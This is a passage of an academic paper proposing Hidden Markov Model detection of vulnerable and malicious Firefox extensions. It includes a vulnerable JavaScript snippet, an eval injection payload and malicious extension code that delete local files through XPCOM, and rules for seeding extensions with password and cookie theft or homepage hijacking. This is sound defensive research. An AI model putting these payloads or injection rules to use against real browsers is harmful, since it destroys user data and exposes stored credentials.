Kennesaw State University
DigitalCommons@Kennesaw State University

Faculty Publications

6-8-2014

Effective Detection of Vulnerable and Malicious Browser Extensions

Hossain Shahriar
Kennesaw State University, hshahria@kennesaw.edu

Komminist Weldemariam
School of Computing, weldemar@cs.queensu.ca

Mohammad Zulkernine
School of Computing

Thibaud Lutellier
School of Computing

Follow this and additional works at: http://digitalcommons.kennesaw.edu/facpubs

Part of the Computer Sciences Commons

Recommended Citation
Shahriar, H., Weldemariam, K., Zulkernine, M., & Lutellier, T. (2014). Effective detection of vulnerable and malicious browser extensions. Computers & Security, 47, 66-84.

This Article is brought to you for free and open access by DigitalCommons@Kennesaw State University. It has been accepted for inclusion in Faculty Publications by an authorized administrator of DigitalCommons@Kennesaw State University. For more information, please contact digitalcommons@kennesaw.edu.

Effective Detection of Vulnerable and Malicious Browser Extensions

Hossain Shahriar[b], Komminist Weldemariam[d,a,*], Mohammad Zulkernine[d], Thibaud Lutellier[d]

[a] *IBM Research | Africa*
CUEA, Langata Road, Nairobi. Kenya
[b] *Department of Computer Science, Kennesaw State University*
Kennesaw GA 30144, USA
[c] *Department of Computer Science, Kennesaw State University*
Kennesaw GA 30144, USA
[d] *School of Computing, Queen's University*
Kingston Ontario. Canada K7L 3N6

Abstract

Unsafely coded browser extensions can compromise the security of a browser, making them attractive targets for attackers as a primary vehicle for conducting cyber-attacks. Among others, the three factors making vulnerable extensions a high-risk security threat for browsers include: *i*) the wide popularity of browser extensions, *ii*) the similarity of browser extensions with web applications, and *iii*) the high privilege of browser extension scripts. Furthermore, mechanisms that specifically target to mitigate browser extension-related attacks have received less attention as opposed to solutions that have been deployed for common web security problems (such as SQL injection, XSS, logic flaws, client-side vulnerabilities, drive-by-download, etc.). To address these challenges, recently some techniques have been proposed to defend extension-related attacks. These techniques mainly focus on information flow analysis to capture suspicious data flows, impose privilege restriction on API calls by malicious extensions, apply digital signatures to monitor process and memory level activities, and allow browser users to specify policies in order to restrict the operations of extensions.

This article presents a model-based approach to detect vulnerable and malicious browser extensions by widening and complementing the existing techniques. We observe and utilize various common and distinguishing characteristics of benign, vulnerable, and malicious browser extensions. These characteristics are then used to build our detection models, which are based on the Hidden Markov Model constructs. The models are well trained using a set of features extracted from a number of browser extensions together with user supplied specifications. Along the course of this study, one of the main challenges

*Corresponding author.
Email address: weldemar@cs.queensu.ca;k.weldemariam@ke.ibm.com
(Komminist Weldemariam)

we encountered was the lack of vulnerable and malicious extension samples. To address this issue, based on our previous knowledge on testing web applications and heuristics obtained from available vulnerable and malicious extensions, we have defined rules to generate training samples. The approach is implemented in a prototype tool and evaluated using a number of Mozilla Firefox extensions. Our evaluation indicated that the approach not only detects known vulnerable and malicious extensions, but also identifies previously undetected extensions with a negligible performance overhead.

Keywords: Browser extensions, Web security, Malware, Hidden Markov Model, JavaScript.

1. Introduction

Browser extensions have become an integral part of Web browsers (e.g., Mozilla Firefox, Google Chrome) to enrich the browser with various functionalities. Extensions are becoming popular and are the main presentation point for all of the web contents. For instance, as of July 2 of 2013, more than three billions[1] extensions have been downloaded only for Mozilla Firefox browser [1] with over 60 million daily extension users [2]. At the same time, every web user relies on these pieces of software for everyday tasks.

Unfortunately, extensions are frequently targeted by attackers. As a result, attacks such as Cross-Site Scripting (XSS) and SQL injections are still common in browser extensions. One of the reasons for this is the presence of potential vulnerabilities in extensions and some of them are also malicious by design [3, 4, 5, 6, 7, 8]. In addition, todays' exploitation strategies are remarkably effective as they exploit vulnerable extensions to deploy malicious code, infect new victims, join botnets, or systematically compromise entire netblocks using automated attack kits deployed by the blackhats (see, e.g., in [9, 10, 11]). The common aspects of all these attacks is that they are carried over the web. More importantly, these attacks attempt to penetrate into the victims' computer by taking advantage of vulnerabilities exposed by their browsers or installed browser extensions [12, 13, 14, 15, 16].

In addition, most extensions are thoroughly checked by a team of security professionals before they are hosted on trusted websites for distribution. However, various reports confirmed that the prevalence of vulnerable and malicious browser extensions is on a continuous rise [17, 3, 18, 19, 20, 21]. We also observed an increased number of security breaches in industry and government organizations —e.g., see [17, 22, 23]. These trends show that extensions often go through checking mechanisms without being detected. Note that once an extension has been installed, it can enjoy the same privilege level (e.g., read, write, and/or modify) as the browser itself [6]. This way extensions can get access to local filesystem and other sensitive resources through critical APIs.

[1] Note that we cannot verify the number of downloads are unique.

While extensions (be them benign, vulnerable or malicious) interact extensively with arbitrary webpages, it is important to ensure that they are checked for vulnerabilities and maliciousness before installing them to mitigate (some of) the unwanted consequences. For this purpose, so far a number of automated analysis and detection techniques have been proposed. These include static and dynamic information flow analysis to check suspicious data flows from sources to sinks in vulnerable extensions [3, 24, 25]. Some approaches restrict the privilege of APIs that could be invoked by malicious extensions [6], generate and validate digital signatures for benign extensions so that they can be checked at runtime for the presence of malicious extensions [4], and monitor process and memory level activities against a set of behaviors of benign extensions [5]. Barua et al. [26] presented an approach to differentiate between legitimate and malicious JavaScript code supplied through unsanitized user inputs to Firefox extensions using a code randomization and point-to analysis techniques. A recent work that allows Firefox users to specify policies for extensions and offers run time enforcement of those policies is discussed in [27]. A user could specify that extensions are allowed to read from the file system and password manager but not allowed to write to either. Additionally, the user can use pre-defined policies or specify a policy per extension, giving a great deal of control up to the user.

This article presents our approach for detecting browser extension types by widening and complementing prior works. Our hypothesis is that the type of a browser extension can be identified by thoroughly analyzing its distinguishing features while in operation. These features help determine the behaviors of the extension and thereby detect its type automatically. Benign, vulnerable, and malicious extensions can create, read, and write to local machine and browser specific resources based on a set of API calls. An API invocation may or may not be related to user interactions. We assume that a benign extension sanitizes user supplied inputs, and performs actions based on events from users. Our specific attention is to find out the presence of any API that can access sensitive resources of the browser (e.g., cookie, password manager) and local system (e.g., file, memory, process) between event handler invocation and content generation process. The major difference between malicious extension and the others is usually in the visibility of the user interface and actions that are performed without user supplied events. Benign and vulnerable extensions can also be differentiated based on the presence of input filtering mechanisms.

To verify our hypothesis, in this article, we examined a set of common and distinguishing functionalities that benign, vulnerable, and malicious extensions can perform. Three independent models for each extension type were built based on Hidden Markov Model (HMM) constructs ([28]). The essential entities (e.g., state, observation sequence) of the models are built by utilizing the identified characteristic of benign, vulnerable and malicious browser extensions and our prior experience. We then used a set of extensions (training samples), which are collected from various extension sources (such as Mozilla Add-ons repository, Bugzilla reports [29], other websites that report malicious extensions and related literature) to train the three models. Vulnerable and malicious extension samples are specifically difficult to find (also noted elsewhere [26, 27]). Hence, we

defined rules and applied them to generate additional training samples such that the detection would be more accurate and efficient. The models were trained and evaluated using randomly selected set of benign, vulnerable, and malicious Firefox browser extensions (test samples). Our approach detected most of the extension types successfully by monitoring features related to user activities (e.g., click operation), visibility of operation source (e.g., button, menus present in browser window), presence or absence of input filtering, and performed operations. The approach was also able to detect previously unknown vulnerable and malicious extensions. A prototype tool was also implemented, which is executed centrally. Finally, as compared to other related work, the performance overhead of our approach is negligible.

With respect to our previous work [30], this article makes the following additions and contributions. First, we further investigated additional browser extensions using static analysis technique. This helped us to effectively characterize the types of extensions and revise the common observation features, which are the basis for constructing the three models.

Second, we automated the manual intervention process to extract the features. Namely, by complementing the use of static analysis with dynamic analysis technique, we observed the runtime effects of loading a browser extension to capture the manifested behavior of a piece of extension code when it runs. For this purpose, we leveraged a simulation environment (and hence controlled running environment). We let the instrumented browser to run freely in a virtual machine that is assumed to resemble a typical user's setting. This allowed us to precisely observe the actions performed by the benign, vulnerable or malicious code as if they do respect or otherwise violate the benign or expected workflow. Moreover, we studied the Firefox browser architecture. It is built upon a cross-platform, thick API, accessed by all the upper-layer modules whenever they need to interact with the underlying OS. Notice that sensitive files and passwords are typically stored in the OS and can be assessed by critical APIs, where extensions have also the privilege to access them. With this, we were able to understand and decide, e.g., whether an API renders web contents without input filtering.

Third, based on the above study and understanding, we revised our approach and hence our system design, which in turn led us to a better detection accuracy. That is, now the common observation features (see Section 3.1) can simply be mapped to function calls (extension level APIs) and handled by the corresponding browser component (e.g., the JavaScript interpreter). The sequences of the low-level API functions invoked by the corresponding component will contain sufficient details for describing the actions invoked by a benign, vulnerable or malicious extension. Accordingly, the computation of the output probability matrix and the training-stopping algorithms were updated.

Fourth, based on our detailed investigation of existing extensions (at code level) and some hints from recent works on browser extension security, we further revised the rules defined in our previous work [30]. These rules were applied on the additional browser extensions to enlarge our training and testing samples. Our contribution here is that, the rules can be replicated to other domains

(e.g., test case generation) in order to address the shortcoming of scarce training sample. We conducted experiments to evaluate the effectiveness and efficiency of the models and tested additional (new) real-world malicious samples extracted from Mozilla Bugzilla [29].

This article is organized as follows. In Section 2, we introduce the background information on browser extensions, associated problems and motivate the need for a comprehensive, resource-agnostic analysis and detection mechanism. A generic portable method that can be used to detect extension types is discussed in Section 3. Section 4 discusses our benchmark and experimental setup. Moreover, we describe the rules defined to generate more vulnerable and malicious extension samples. We have experimented with this approach in a number of extensions' categories, from Language & Support and Security & Privacy to Social & Communication, as shown in Section 5. While Sections 6 presents some related work, we conclude and discuss potential future work in Section 7.

2. Behavior of Browser Extensions

In this section, we discuss background on browser and their extensions by focusing on browser's extension system and the extension layout and types. While our discussion mostly applies to other web browsers, for the sake of this work, we use the Mozilla Firefox browser and its extensions.

2.1. Mozilla Firefox Extensions

As noted before, browser extensions are useful software components that can enhance or modify the core functionalities of a web browser in many ways. Like modern web applications, extensions are developed using existing web technologies, both server-side and client-side technologies. For example, the user interface of a Mozilla Firefox extension is written in XUL (XML User Interface Language) [31]; JavaScript and CSS are used to implement the functionality and the look-and-feel (e.g., add visual styles or "skins") of an extension, respectively. Extensions can arbitrarily change the user interface of the browser via a technique known as "overlays" [32]. For example, extensions can modify the user interface of the browser, access to the DOM of webpages, and transfer data via networks. Extensions typically leverage components of the browser (such as JavaScript engine, HTML and CSS parsers) for implementing their desired functionalities.

While Internet Explorer uses Browser Helper Objects (BHO) [33], Mozilla Firefox and Google Chrome leverage the existing support for the web platform inside the browser (HTML, JavaScript, and CSS) and base their extension systems on top of the platform (JavaScript-based extensions) [34, 35]. Notice that, although the web technologies used are the same, the way in which extension systems work in Mozilla Firefox and Google Chrome is different. Each browser system implements its own approach to grant privileges to extensions. In this article, we only focus on extensions of the Mozilla Firefox. Differently from



Figure 1: Web application scripts are not allowed to access critical APIs, but extension scripts are allowed.

web applications, however, extensions have privileges that grant them access to critical APIs as shown in Figure 1. In the figure, for example, both types of scripts can access the DOM and the XMLHttpRequest APIs. However, only extension scripts can access critical APIs, such as, for password storage and file management despite the fact that both kinds of scripts run on the same underlying web platform.

Mozilla Firefox provides browser extensions with a rich API through a framework called Cross Platform Component Object Model (XPCOM)[36]. This framework allows for platform-independent development of components. Each of these components define a set of interfaces that offer various services to applications. The interfaces of these components are made available to the Firefox extensions through a technology called XPConnect [37]. XPConnect allows the JavaScript code of extensions to get unrestrained access to those components by granting them powerful capabilities such as access to the filesystem, network and stored passwords. Namely, extensions access the XPCOM interfaces with the full privileges of the browser. In addition, the browser does not impose any restrictions on the set of XPCOM interfaces that an extension can use. Like BHOs, Mozilla Firefox extensions also reside in the same process address space of the browser. However, unlike BHOs, Mozilla Firefox extensions are cross-platform as they only depend on the browser components to run and not on the underlying operating system. Throughout this paper, we assume that the extensions have full access to the XPCOM interfaces and capabilities. The browser, and therefore all extensions, can execute with the user's privileges and access to all system resources that the user run (see Figure 1). Privilege escalation attacks can take this advantage to execute malicious code. For example,

Cross Zone Scripting is a type of privilege escalation attack in which a malicious website subverts the security model of web browsers so that it can run malicious code on user machines.

2.2. Extension Layout and Extension Types

Technically, an extension is packaged with a number of files, including resource descriptor file (RDF), manifest (chrome.manifest), JavaScript, and user interface language (XUL) file. The `install.rdf` file includes all the meta information about an extension such as the description, intended purpose, creator's name and home page, the URL to obtain further information about an extension, and the supported browser version numbers [38].

The `chrome.manifest` file contains all information about the content window. It has a number of fields of which the most important are the `content` and `overlay` fields. The content field allows the browser to access extension's file (e.g., `content XYZ chrome/content/ contentaccessible=yes`). The overlay field contains a path which is overridden to the browser's default elements (`overlay chrome://browser/content/browser.xul chrome://XYZ/content/browser.xul`, where XYZ is the name of an extension). As noted above, the overlay can add new visible (GUI) items to the toolbar, menu, and status bar of a browser. Other fields include the localization of content (local field), skin location (an image to be displayed in the browser), and the location of the style files (i.e., CSS files).

The `chrome` folder contains all the necessary JavaScript and XUL files, which contain the XML-based description for generating the necessary GUI elements such as buttons, menus, label, and plain texts. GUI elements may contain event handlers to invoke JavaScript methods. Note also that an XUL file can enable the invocation of JavaScript code based on user events (e.g., button click). An example of XUL code snippet is shown in Listing 1, which generates a menu item in a browser's menu bar. Here, a simple menu bar is created using the menubar element. It will create a row for a menu to be placed inside a flexible toolbar with a menu titled `File` of the browser. The menu element acts like a button element, and when selected the method `createFile` is invoked.

```
1   <toolbox flex=``1''>
2   <menubar id=``menu1''>
3        <menu id=``filemenu'' label=``File''>
4           <menuitem id=``New'' label=``NewFile'' oncommand=``
                createFile();''/>
5       </menu>
6   </menubar>
7 </toolbox>
```

Listing 1: A code snippet of XUL (adapted from [39]).

An extension can be benign, benign-but-vulnerable (i.e., benign-but-not-security-aware —e.g., unsanitized input is passed to dynamic code generation function such as `eval()`) or malicious —e.g., saved password theft, as XP-COM provides extensions with mechanisms to store and manage user creden-

tials. Later in this article, these three types are mapped into three distinct models for our detection accordingly.

```
1   function createFile () {
2   var fname = prompt (''Please enter the new file name'');
3   var fhandle = fileCreate (fname);
4   ...
5   alert(''successfully created a file named'' + fname);
```

Listing 2: JavaScript code snippet for creating file (vulnerable).

Listing 2 shows an example of a benign-but-vulnerable JavaScript code snippet implementing `createFile` method. The vulnerability is present at Line 5, which displays a user supplied input from Line 2 (i.e., *fname*) to the browser without sanitization. We noted previously that such code present in a browser extension has the administrative privileges to access local filesystem, cookie managers, password managers, bookmark mangers, history managers, and DOMs of all open web pages that may contain sensitive information. By taking this advantage and the vulnerable code, an attentive attacker can provide an arbitrary JavaScript code to launch potential attacks, in this case JavaScript injection attack.

Similarly, Firefox users can be tricked into installing a browser extension specifically developed with a malicious intent. Listing 3 shows an example of a malicious JavaScript payload that could be supplied to the code shown in Listing 2 through the unsanitized *fname* field. Here, the malicious code invokes an `eval` method with an argument that creates an XPCOM object [36] instance to access the local filesystem and check if the given file name exists or not. If the file exists, then it is deleted instead of creating it. This is a deviation between the user expected functionality and the actual functionality.

```
1 eval (''var file = Components.classes['@mozilla.org/file/local;1'].
      createInstance(Components.interfaces.nsILocalFile);
2           file.initWithPath(''test.txt'');
3           if (file.exists())  file.remove(false);")
```

Listing 3: Example of attack payload (JavaScript) for deleting file.

```
1 function createFile () {
2   var fname = prompt(''Please enter the new file name'');
3   var file = Components.classes['@mozilla.org/file/local;1'].
        createInstance (Components.interfaces.nsILocalFile);
4     file.initWithPath('test.txt');
5     if (file.exists())
6         file.remove(false);
7         ...
8 }
```

Listing 4: JavaScript code snippet for deleting a file (malicious).

The `createFile` method (shown in Listing 2) could be malicious where the actual operation performed did not match with the intended one. We show an example of malicious extension code in Listing 4. Here, the `createFile` method

is deleting a particular file named `test.txt` (provided that it exists) instead of creating a new file based on inputs taken at Line 2. In the worst case, malicious extensions may not be visible in the browser's interface and the JavaScript code can also be obfuscated [4].

As demonstrated above and elsewhere (e.g., [26, 27]), a poorly designed extension may contain vulnerable code; ultimately, which could be exploited by attentive attacker while introducing security breaches such as reading personal identity information from cookie and password manager. Moreover, victims may be lured to download and install malicious extensions which perform malicious activities without their knowledge. Therefore, devising a technique to automatically detect when web browsers are behaving maliciously during installation and execution of extensions is crucial.

3. Model-Based Detection of Browser Extensions

In this section, we present an approach to detecting browser extension types by utilizing the Hidden Markov model (HMM) constructs to describe the behavior of browser extensions types based on extracted features and user supplied specifications.

3.1. Modeling Browser Extensions

The type of a browser extension can be identified by thoroughly analyzing its distinguishing characteristics while in operation. These characteristics help determine the behaviors of the extension and thereby detect its type automatically. Benign, vulnerable, and malicious extensions can create, read, and write local filesystem and browser specific resources based on a set of method calls (API[2] or XPCOM interfaces). We assume that a benign extension sanitizes inputs, and performs actions based on events from users (e.g., clicking on menus might result in saving a file). However, we note that many benign extensions do not have visible interfaces to allow user interactions before invoking functionalities through API calls.

A vulnerable extension has similar characteristics with a benign one, except it suffers from input filtering issues (i.e., lack of sanitization function). A malicious extension may perform operations without user generated events and access and leak sensitive resources. Some of these characteristics can still overlap among benign, vulnerable, and malicious extensions. For example, APIs for accessing local storage information, web page information, and generating requests that may be present in benign, vulnerable, and malicious extensions.

Based on the above characteristics of browser extensions, some heuristics in the literature (e.g., [4, 6, 7]) and based on our own investigation of browser extensions, we consider five feature sets (see Table 1) that can best describe the types of browser extensions. We also combine characteristics such as visible

[2]An API invocation may or may not be related with user interactions.

Table 1: Characteristics of benign, vulnerable and malicious browser extensions. Some characteristics overlap among the types.

Feature	**Type/Class**	**Sample Characteristics**
v_0	Benign	Visible interfaces are present, user events initiate functionalities, APIs may render web contents with input filtering, APIs may access to browser and local storages (cookie, bookmark, preference, filesystem) for reading and writing, APIs may generate web requests and supply information to whitelisted websites.
v_1	Vulnerable	Visible interfaces may or may not be present, user events may or may not initiate intended functionalities, APIs render web contents without input filtering, APIs may render web request to whitelisted website.
v_2	Malicious	Visible interfaces are not present, user events do not initiate intended functionalities, APIs may or may not render web contents, APIs render web requests to websites that are not included in whitelisted, APIs may generate new tabs based on information obtained from remote websites, APIs may access to local storages (cookie, bookmark, preference, filesystem) for reading and writing.
v_3	Benign or Malicious	Visible interfaces may or may not be present, user events may or may not initiate functionalities, APIs may render web requests to whitelisted websites, APIs render web contents with input filtering.
v_4	Vulnerable or Malicious	Visible interfaces may or may not be present, user events may or may not initiate functionalities, APIs may render web request to whitelisted websites, APIs render web contents without input filtering.

interfaces in browsers, perform functionality based on user generated events, acceptance of inputs, input filtering or sanitization, and API call sequences.

More formally, let $V = \{v_0, v_1, v_2, v_3, v_4\}$ be the set of all the features as observational vector (in the context of HMM), which can model benign, vulnerable, and malicious browser extensions shown in Table 1. The features in v_0 are defined in a way that benign extensions will have more occurrence probabilities followed by v_1. The contribution of the remaining features to the occurrence probability of benign type is negligible. Similarly, most of the vulnerable extensions exhibit properties in v_2, also some properties in v_3. The elements in v_4 are mostly exhibited the behavior of malicious extensions with some overlapping properties from v_1 and v_3. However, malicious extensions rarely contribute to the occurrence probability of v_0 and v_3. For example, from the code snippet of Listing 3, if we assume that the code is invoked without a user interaction, then it satisfies one of the v_4 properties. More specifically, the visible interface is not present, the `eval` method is invoked without any user interaction (or event



Figure 2: Overview of our approach.

handler method), web content is not rendered, and a file is accessed from local filesystem for deletion. In the following, we utilize these features to construct our detection models.

3.1.1. System Overview

Figure 2 shows an overview of our approach. As depicted in the figure, the approach is decomposed into two phases. The first phase, called *model generation*, generates one HMM model, $H^{(e)}$, associated to the type of an extension, e. The second phase, called *model matching*, leverages the constructed HMMs to check whether an arbitrary extension, e', is benign or vulnerable or malicious. If a matching signature, i.e., a HMM that matches the behavior associated to e' can be found, then the extension is deemed to be the type of that signature.

More specifically, in the first phase, we extract potentially relevant features for constructing the models followed by their probability distribution from a given set of extensions. The *model generation* process consumes these features to generate HMM models for benign, vulnerable, and malicious extensions separately. These models are then trained using the training dataset. The model generation also accepts additional specifications such as the number of states to be considered, the initial probability of the states as well as some predefined threshold and the number of iterations for controlling the training algorithm. In the second phase, the generated models, $\{\lambda^{(s)}\}$, are used to detect the type of an unknown browser extension, e'. To do so, we extract features for the extension, e', and feed them to the detection models. If the benign model contributes to the highest probability of the observation sequence, then we classify the unknown extension to be benign type. Otherwise, the extension is either a vulnerable or malicious type depending on the remaining two models. A warning is generated for potential vulnerability or maliciousness in the unknown extension. In the remainder of this section, we describe the details of our approach.

3.2. First phase: Model Generation

The principal idea in our approach is to differentiate the problem of identifying the three types of extensions. We capture and relate observable features

with hidden state of an extension based on a HMM. A typical HMM consists of distinct states of the Markov process **S**, state transition probabilities (**A**), an observational or emission probability matrix (**B**) —a probability distribution for all possible outputs with respect to each state, and initial state probabilities.

More specifically, we represent the states $\mathbf{S} = \{s_i\}$, where s_i is the i-th instance of a specific type of a browser extension of specific category (i.e.,benign, vulnerable, or malicious). The transition probability matrix **A** is an $N \times N$ square matrix, where the (i, j)-th element $a_{i,j} = P(state\ s_j\ at\ t+1|state\ s_i\ at\ t)$ and **N** is the number of states. The emission (or observation) probability matrix **B** is an $N \times M$ matrix that describes the probabilities of recording different observation vectors given that an extension is in one of the states where the (j, m)-th element $b_{j,m} = P(observation\ m\ at\ t \mid state\ s_j\ at\ t)$, that is the number of times a function call in V is the output at state j and **M** is the total number of features s in V. And, an initial state distribution π.

Algorithm 1 Output Probability Matrix Computation.

```
1:  Read Operation
2:  for all i=1; i <= N; i++ do
3:    for all j=1; j <= M; j++ do
4:      cntOccurence = 0
5:      k = 0
6:      while (k < ObservationSize) do
7:        if vraw [ k ] == v [ j ]) then
8:          ++cntOccurence
9:          k++;
10:       end if
11:     end while
12:     b [i] [j] = cntOccurence / ObservationSize
13:   end for
14: end for
```

Using matrices A, B, and π, we denote our HMM as $\lambda = (A, B, \pi)$. We also denote the sequence of states observed in an extension as $O = \{o_0, ..., o_{T-1}\}$, where $o_t \in V$ (set of possible observations or observation symbol set) and $t \in T$ is the length of the observation sequence. Notice also that all the three matrices are row stochastic (i.e., the sum of all probabilities in a row is one), and the probabilities a_{ij} and $b_j(m)$ are independent of the time t. The observation vector is the set of all distinct operations.

Once these parameters are computed, the signatures for the three extension types are generated as $\lambda^{(s)} = \{N,\ M,\ \pi,\ A,\ B\}$. The features defined previously, the above constructs of HMM, and the supplied specifications are the basis to build the three detection models, say, λ^b, λ^v, and λ^m to recognize benign, vulnerable and malicious extensions, respectively. More specifically, our feature extractor extracts the above features and populates the set V. From each extension sample, we count the frequency of each $v_i \in V$ and compute their corresponding probability distribution $p(v_i) \in P(O)$. For example, an extension with a frequency of $<1, 1, 1, 1, 1>$ will have 0.2 probability distribution for each

of the features.

To count the frequency of $v_i \in V$, we look the co-incidence of the sequence of sub-features and their frequencies. We identify the occurrence of v_0 to v_4 from a given extension and compute the probability of each of them. For example, for v_0 (candidate feature for benign extensions) the sub-features can be realized through the $v_0^{'}$ elements (e.g., visible interfaces, user events). The extension code (XUL and JS files) is specifically scanned to count the frequencies.

Each of the `onclick` and `oncommand` events are considered as unique functionality when they are present in XUL files. We examine the source of the event handler method call associated with a specific functionality and check the presence of APIs of interest, including parameterized function (`document.getElementById`), filtering function (`document.encodeURI`), and rendering function (`document.write, window.open`). Our specific attempt to identify the presence of any APIs that can access critical APIs of the browser —where sensitive resources of the browser such as cookie and password manager can be found also as shown in Figure 1— and local filesystem between event handler invocation and the content generation process.

In case when XUL files do not have any GUI elements and hence event handler method invocations, we sequentially collect the JavaScript files when they are loaded. After that, each of the script files for any visible event handler method calls is examined. For example, the `EasyAccent` Firefox's extension does not have any GUI element, but it includes a JavaScript file named `easyaccent.js`. This file defines a number of event handler methods (e.g., `process_keypress`), which in turn are analyzed in a similar way as above. In some cases, while analyzing the Javascript code, a single functionality (or event hander) can invoke multiple method calls. An example can be found in an XUL file (`qlsreloadchrom.xul`) of `Quick_local_switcher-1.7.8` extension, i.e.,

```
onload=''sizeToContent(); setTimeout('window.close();', 2000);''
```

In such case, we consider all the methods as a single functionality to decide whether it can be labeled as benign, vulnerable, or malicious. If multiple methods are invoked at once, then we follow heuristics which we defined by studying existing extension samples in order to label them as benign, vulnerable, or malicious. For example, we defined the following heuristics for labeling benign state: a method call (event handler) toggles a property of the extension display; a method relies on known JavaScript method calls to filter inputs before displaying or using as query parameters to a whitelisted website; a method accepts user inputs based on predefined set of choices without input filtering; a method is invoked on windows that belong to an extension itself; an event or a method closes an open window.

3.3. Model Training

Once the HMM signatures are generated as described in Section 3.2, the next step is the training phase. The training goal is that of adjusting the model parameters to best fit the observations. Using the representative samples of browser extensions for benign, vulnerable, and malicious types, we extract the

features and combine them to form a long observation sequence. We then specify state space size as part of the HMM specification. The sizes of the matrices are already known (N = 3 and M = 5), but each element a_{ij} and $b_j(m)$ and the elements of π. Thus, we need to determine these elements.

For our purpose, we adopted an iterative algorithm based on [40] where the model parameters π, A and B are re-estimated using the forward-backward variables used to compute new values for each iteration. One approach to set condition for deciding on stability of the models is using a pre-defined threshold value for the difference between transition probability values of two consecutive models. In this case, the training stops when the probability difference is no more changing with respect to the threshold. On the other hand, one can fix the number of iterations for generating models and apply the re-estimation to commit on the signature after last iteration as a reference model. In our approach, we combined the two techniques such that we fixed the number of iterations to ten based on manual observation of the changes in transition probabilities. Moreover, by monitoring the minimum-maximum difference between each transition's probabilities with respect to a small value for the threshold, we were able to make reasonable criteria to terminate the training. The procedure for stopping the training is given in Algorithm 2.

Algorithm 2 Stop Training.

```
1: boolean function stopTraining(m1, m2)
2: stop =true probDiffSum=0.00; avgProbDiff=0.000
3: for all int i = 0; i < m1.n; i++ do
4:    for all int j = 0; j < m1.n; j++ do
5:       probDiffSum = probDiffSum + | m2.a[i][j]-m1.a[i][j] |;
6:    end for
7: end for
8: avgProbDiff = probDiffSum / m1.n
9: stop = (avgProbDiff <= treshold)?true:false
10: return stop
```

More specifically, the training algorithm works as follows: first it initializes the $\lambda = (A, B, \pi)$, then computes the observation sequence probabilities and re-estimates the model $\lambda = (A, B, \pi)$. It repeats the process as long as $P(O \mid \lambda)$ increases or stops when a predetermined threshold is met and/or a maximum number of iterations is reached. The computation results in a numeric value representing the probability of an observation sequence so that a given set of observation sequence can best fit the model parameters. Notice that one single observation includes a vector of the form $<P(v_0), P(v_1), ...P(v_4)>$, where $P(v_i)$ represents the probability of occurrence of v_i.

The initial assignment of the state transition probabilities matrix and the observation probability matrix follow a uniform distribution. Consecutively, each λ and the corresponding observation sequence O are used to compute the probability of O. Thereafter, the training algorithm allows to efficiently re-estimate the model itself, by iteratively selecting the model parameters to

maximize the probability of an observation sequence. We estimate appropriate values for each model parameter by finding λ that maximizes the $P(O)$, given the number of states ($N = 3$), and observation symbols ($M = 5$) and the observation sequence (O).

3.4. Second phase: Model Matching (Detection)

The process of the training phase resulted three well-trained detection models. Then given an unknown browser extension, we score the extension against λ^b, λ^v, and also λ^m to determine whether it is more likely "benign", "vulnerable", or "malicious". We do so, by extracting the features from the given extension and then computing the occurrence probabilities for the observed features against the three models. The model that generates the maximum probability value is identified, which in turn is used to label the extension type similar to the model. Note that we only observe specific features for a given extension to test how likely this sequence can be generated from learned individual model, ultimately detecting the corresponding types of an extension effectively. Finally, the highest probability obtained form the HMM model represents the corresponding new extension type.

4. Benchmark and Training Setup

We implemented our approach in a prototype tool. The feature extraction is done using our in-house tool, mainly to extract sub-features (set of APIs) from browser extensions. The model generator is built on top of the Hidden Markov Model library implemented in Java [41]. The tool accepts extensions and performs an offline analysis on XUL and JavaScript source files to extract observation sequence before employing the library methods to train the three detection models using extracted and crafted sample dataset. In what follows, we discuss our benchmark that we apply to evaluate the approach and present the training setup.

4.1. Benchmark

The accuracy of the generated HMM models for each extension types depends on the size of a training dataset —i.e., a larger training dataset could result in a more accurate detection model. For benign type, there exist a large number of extensions available in trusted websites (e.g., [42]). However, the number of vulnerable and malicious extensions that we have found in real-world is very few. We believe that one of the reasons for this is that, vulnerable extensions are subjected to quick-fixing-release trend by corresponding developers once discovered, ultimately removing the vulnerable versions. Moreover, those websites which host malicious extensions are often shutdown once detected by experts.

We addressed the above issues by introducing a set of syntactic changes to make the benign extensions vulnerable or malicious by following the rules shown in Table 2. Specifically, we injected (similar work can be found in [3, 24, 43, 44])

Table 2: Some of the rules we defined to enlarge our vulnerable and malicious extensions set.

Extension Type	Rule	Description
Vulnerable	R1	Assign the content of *innnerHTML* method to untrusted malicious script.
	R2	Replace the argument of *eval* method call with untrusted content.
	R3	Remove replace method calls that eliminate HTML entities (e.g., <, >).
	R4	Modify the search pattern argument to remove HTML entities.
Malicious	R5	Change default browser setting by modifying homepage with an attacker controlled website.
	R6	Access password or cookie manager, read an arbitrary entry and send the information to a website not relevant to extension homepage or any open webpage.
	R7	Read history or bookmark manager entries, open new windows with the obtained URLs.
	R8	Delete a file from local disk randomly.

